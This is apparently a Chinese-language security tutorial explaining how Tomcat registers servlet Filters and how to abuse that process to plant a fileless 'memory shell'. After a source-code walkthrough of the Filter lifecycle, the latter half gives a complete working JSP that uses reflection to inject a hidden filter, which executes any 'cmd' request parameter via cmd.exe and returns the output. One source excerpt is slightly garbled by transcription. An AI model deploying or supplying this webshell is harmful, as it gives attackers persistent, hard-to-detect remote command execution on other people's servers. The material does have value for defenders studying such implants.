Filter内存马

分类

- `filter`内存马是`servlet-api`内存马下的一种，在tomcat高版本中存在实现了动态注册`tomcat`组件的方法，其中就存在`addFilter`方法，用于动态注册`Filter`.

```
690      */
691     public FilterRegistration.Dynamic addFilter(String filterName, String className);
692
693     /**
694      * Add filter to context.
695      * @param   filterName  Name of filter to add
696      * @param   filter      Filter to add
697      * @return  <code>null</code> if the filter has already been fully defined,
698      *          else a {@link javax.servlet.FilterRegistration.Dynamic} object
699      *          that can be used to further configure the filter
700      * @throws UnsupportedOperationException    If called from a
701      *    {@link ServletContextListener#contextInitialized(ServletContextEvent)}
702      *    method of a {@link ServletContextListener} that was not defined in a
```

`Filter`生命周期

- 如果之前有调试tomcat源码的话可以知道`Filter`是在`tomcat`服务器启动时通过`init`方法启动的，服务器关闭时通过`destroy`方法销毁。中间通过执行`doFilter`方法进行进行过滤。

```
public class demoFilter implements Filter {
    @Override
    public void init(FilterConfig filterConfig) throws ServletException {
        System.out.println("Filter init.....");
    }

    @Override
    public void doFilter(ServletRequest request, ServletResponse response,
FilterChain chain) throws IOException, ServletException {
        System.out.println("Filter执行了");
        //考虑是否放行
        //放行
        chain.doFilter(request,response);

        System.out.println("filter返回了");
        request.getServletContext().addFilter();
    }

    @Override
    public void destroy() {
        System.out.println("Filter destroy.....");
    }
}
```


```
Filter init.....
16-Aug-2021 16:19:23.066 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Deployment of web application
16-Aug-2021 16:19:23.071 INFO [main] org.apache.coyote.AbstractProtocol.start Starting ProtocolHandler ["http-nio-8080"]
16-Aug-2021 16:19:23.085 INFO [main] org.apache.catalina.startup.Catalina.start Server startup in 4501 ms
Disconnected from the target VM, address: '127.0.0.1:62356', transport: 'socket'
16-Aug-2021 16:20:49.759 INFO [Thread-4] org.apache.coyote.AbstractProtocol.pause Pausing ProtocolHandler ["http-nio-8080"]
16-Aug-2021 16:20:50.124 INFO [Thread-4] org.apache.catalina.core.StandardService.stopInternal Stopping service [Catalina]
16-Aug-2021 16:20:50.137 INFO [Thread-4] org.apache.coyote.AbstractProtocol.stop Stopping ProtocolHandler ["http-nio-8080"]
16-Aug-2021 16:20:50.140 INFO [Thread-4] org.apache.coyote.AbstractProtocol.destroy Destroying ProtocolHandler ["http-nio-8080"]
Filter destroy.....
```

- 从源码角度来看看`Filter`的生命周期

1. 初始化：filter在服务器的初始化阶段完成。filter注册`org.apache.catalina.core.ApplicationContext`

```
792     if (!context.getState().equals(LifecycleState.STARTING_PREP)) {  context: "StandardEngine[Catalina].StandardHost[localhost].StandardContext[/web_demo]"
793         //TODO Spec breaking enhancement to ignore this restriction
794         throw new IllegalStateException(
795                 sm.getString( key: "applicationContext.addFilter.ise",
796                         getContextPath()));
797     }
798
799     FilterDef filterDef = context.findFilterDef(filterName);
800
801     // Assume a 'complete' FilterRegistration is one that has a class and
802     // a name
803     if (filterDef == null) {
804         filterDef = new FilterDef();
805         filterDef.setFilterName(filterName);
806         context.addFilterDef(filterDef);
807     } else {
808         if (filterDef.getFilterName() != null &&
809                 filterDef.getFilterClass() != null) {
810             return null;
811         }
812     }
813
814     if (filter == null = false ) {
815         filterDef.setFilterClass(filterClass);
816     } else {
817         filterDef.setFilterClass(filter.getClass().getName());
818         filterDef.setFilter(filter);
819     }
820
821     return new ApplicationFilterRegistration(filterDef, context);
822 }
```

在服务器初始化阶段`ApplicationContext`类中会首先判断状态，之后进行`Filter`的初始化阶段，将`Filter`相关信息填充到`filterDefs`，`filterMaps`，`filterConfigs`两个参数。此处应该注意的是context对象表示的是StandarContext对象



2. 首先是`filterDefs`参数填充：


```
ApplicationContext.java | ApplicationContextFacade.java | WsServerContainer.java | WsSci.java | StandardCo
798
799         FilterDef filterDef = context.findFilterDef(filterName);
800
801         // Assume a 'complete' FilterRegistration is one that has a class and
802         // a name
803         if (filterDef == null) {
804             filterDef = new FilterDef();
805             filterDef.setFilterName(filterName);
806             context.addFilterDef(filterDef);
807         } else {
808             if (filterDef.getFilterName() != null &&
809                     filterDef.getFilterClass() != null) {
810                 return null;
811             }
812         }
813
814         if (filter == null) {
815             filterDef.setFilterClass(filterClass);
816         } else {
817             filterDef.setFilterClass(filter.getClass().getName());
818             filterDef.setFilter(filter);
819         }
820
```

3. 之后是 `filterMaps` 的填充：

```
ApplicationContext.java | ApplicationContextFacade.java | WsServerContainer.java | WsSci.java | StandardContext.java | demoFilter.j
101         }
102
103         value = servletContext.getInitParameter(
104                 Constants.ENFORCE_NO_ADD_AFTER_HANDSHAKE_CONTEXT_INIT_PARAM);
105         if (value != null) {
106             setEnforceNoAddAfterHandshake(Boolean.parseBoolean(value));
107         }
108
109         FilterRegistration.Dynamic fr = servletContext.addFilter(
110                 filterName: "Tomcat WebSocket (JSR356) Filter", new WsFilter());
111         fr.setAsyncSupported(true);
112
113         EnumSet<DispatcherType> types = EnumSet.of(DispatcherType.REQUEST,
114                 DispatcherType.FORWARD);
115
116         fr.addMappingForUrlPatterns(types,  isMatchAfter: true,  ...urlPatterns: "/*");
117     }
118
119
120     /**
```

```
ext.java | ApplicationContextFacade.java | WsServerContainer.java | WsSci.java | StandardContext.java | demoFilter.java | ApplicationFilterConfig.java | HttpServlet.java | addFilter_.java | ApplicationFilterRegistration.java
78          }
79      }
80      // else error?
81  }
82
83  @Override
84  public void addMappingForUrlPatterns(
85          EnumSet<DispatcherType> dispatcherTypes, boolean isMatchAfter,  dispatcherTypes: "[FORWARD, REQUEST]"  isMatchAfter: true
86          String... urlPatterns) {  urlPatterns: ["/*"]
87
88      FilterMap filterMap = new FilterMap();  filterMap: "FilterMap[filterName=Tomcat WebSocket (JSR356) Filter]"
89
90      filterMap.setFilterName(filterDef.getFilterName());  filterDef: "FilterDef[filterName=Tomcat WebSocket (JSR356) Filter, filterClass=org.apache.tomcat.websocket.server.WsFilter]"
91
92      if (dispatcherTypes != null) {
93          for (DispatcherType dispatcherType : dispatcherTypes) {  dispatcherTypes: "[FORWARD, REQUEST]"  dispatcherType: "FORWARD"
94              filterMap.setDispatcher(dispatcherType.name());  filterMap: "FilterMap[filterName=Tomcat WebSocket (JSR356) Filter]"  dispatcherType: "FORWARD"
95          }
96      }
97
98      if (urlPatterns != null) {
```

4. 最后是 `filterConfigs` 的填充：这一步是在执行过滤器的 `init` 方法之后



5. 之后在`standardContext`类中进行类的初始化。这一步会调用`Filter`的`init`方法

6. `Filter`执行：首先是`FilterChain`的创建和添加。`Filter`的创建是在初始化阶段，但是每一次请求都会重新创建这个`FilterChain`，并且会将`servlet`放入`FilterChain`当中。

7. 在`createFilterChain`中会遍历初始化时填充的`filterMaps`,取出`filter`信息，然后组装`filterChain`

8. 销毁：在服务器关闭时销毁。

Filter内存马思路


- 按照上面源代码中`Filter`的初始化过程，我们通过获取`StandardContext`属性，然后模拟填充过程，将三个参数填充完毕即可。然后在下一次请求的过程中就会自动将我们自定义的`filter`组装到`FilterChain`当中。
- 源码参考：n1nty-Tomcat源代码调试笔记-看不见的shell这篇文章应该是最开始研究内存马的文章了。原理就是一直通过反射获取到`StandardContext`属性，然后填充`Filter`的三个属性。

```
<%@ page language="java" contentType="text/html; charset=UTF-8"
         pageEncoding="UTF-8"%>
<%@ page import="java.io.IOException"%>
<%@ page import="javax.servlet.DispatcherType"%>
<%@ page import="javax.servlet.Filter"%>
<%@ page import="javax.servlet.FilterChain"%>
<%@ page import="javax.servlet.FilterConfig"%>
<%@ page import="javax.servlet.FilterRegistration"%>
<%@ page import="javax.servlet.ServletContext"%>
<%@ page import="javax.servlet.ServletException"%>
<%@ page import="javax.servlet.ServletRequest"%>
<%@ page import="javax.servlet.ServletResponse"%>
<%@ page import="javax.servlet.annotation.WebServlet"%>
<%@ page import="javax.servlet.http.HttpServlet"%>
<%@ page import="javax.servlet.http.HttpServletRequest"%>
<%@ page import="javax.servlet.http.HttpServletResponse"%>
<%@ page import="org.apache.catalina.core.ApplicationContext"%>
<%@ page import="org.apache.catalina.core.ApplicationFilterConfig"%>
<%@ page import="org.apache.catalina.core.StandardContext"%>
<%@ page import="org.apache.tomcat.util.descriptor.web.*"%>
<%@ page import="org.apache.catalina.Context"%>
<%@ page import="java.lang.reflect.*"%>
<%@ page import="java.util.EnumSet"%>
<%@ page import="java.util.Map"%>


<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <title>Insert title here</title>
</head>
<body>
<%
```

```
    final String name = "n1ntyfilter";

    ServletContext ctx = request.getSession().getServletContext();
    Field f = ctx.getClass().getDeclaredField("context");
    f.setAccessible(true);
    ApplicationContext appCtx = (ApplicationContext)f.get(ctx);

    f = appCtx.getClass().getDeclaredField("context");
    f.setAccessible(true);
    StandardContext standardCtx = (StandardContext)f.get(appCtx);


    f = standardCtx.getClass().getDeclaredField("filterConfigs");
    f.setAccessible(true);
    Map filterConfigs = (Map)f.get(standardCtx);

    if (filterConfigs.get(name) == null) {
        out.println("inject "+ name);
        Filter filter = new Filter() {
            @Override
            public void init(FilterConfig arg0) throws ServletException {
                // TODO Auto-generated method stub
            }
            @Override
            public void doFilter(ServletRequest arg0, ServletResponse arg1,
FilterChain arg2)
                    throws IOException, ServletException {
                // TODO Auto-generated method stub
                HttpServletRequest req = (HttpServletRequest)arg0;
                if (req.getParameter("cmd") != null) {
                    byte[] data = new byte[1024];
                    Process p = new ProcessBuilder("cmd.exe","/c",
req.getParameter("cmd")).start();
                    int len = p.getInputStream().read(data);
                    p.destroy();
                    arg1.getWriter().write(new String(data, 0, len));
                    return;
                }
                arg2.doFilter(arg0, arg1);
            }
            @Override
            public void destroy() {
                // TODO Auto-generated method stub
            }
        };
        FilterDef filterDef = new FilterDef();
        filterDef.setFilterName(name);
        filterDef.setFilterClass(filter.getClass().getName());
        filterDef.setFilter(filter);
        standardCtx.addFilterDef(filterDef);
        FilterMap m = new FilterMap();
        m.setFilterName(filterDef.getFilterName());
        m.setDispatcher(DispatcherType.REQUEST.name());
        m.addURLPattern("/*");
        standardCtx.addFilterMapBefore(m);
        Constructor constructor =
ApplicationFilterConfig.class.getDeclaredConstructor(Context.class,
FilterDef.class);
```

```
        constructor.setAccessible(true);
        FilterConfig filterConfig =
(FilterConfig)constructor.newInstance(standardCtx, filterDef);
        filterConfigs.put(name, filterConfig);
        out.println("injected");
    }
%>
</body>
</html>
```

首先访问jsp文件，注入`Filter`



之后访问任何请求都会首先经过我们的`Filter`，带上命令就可执行。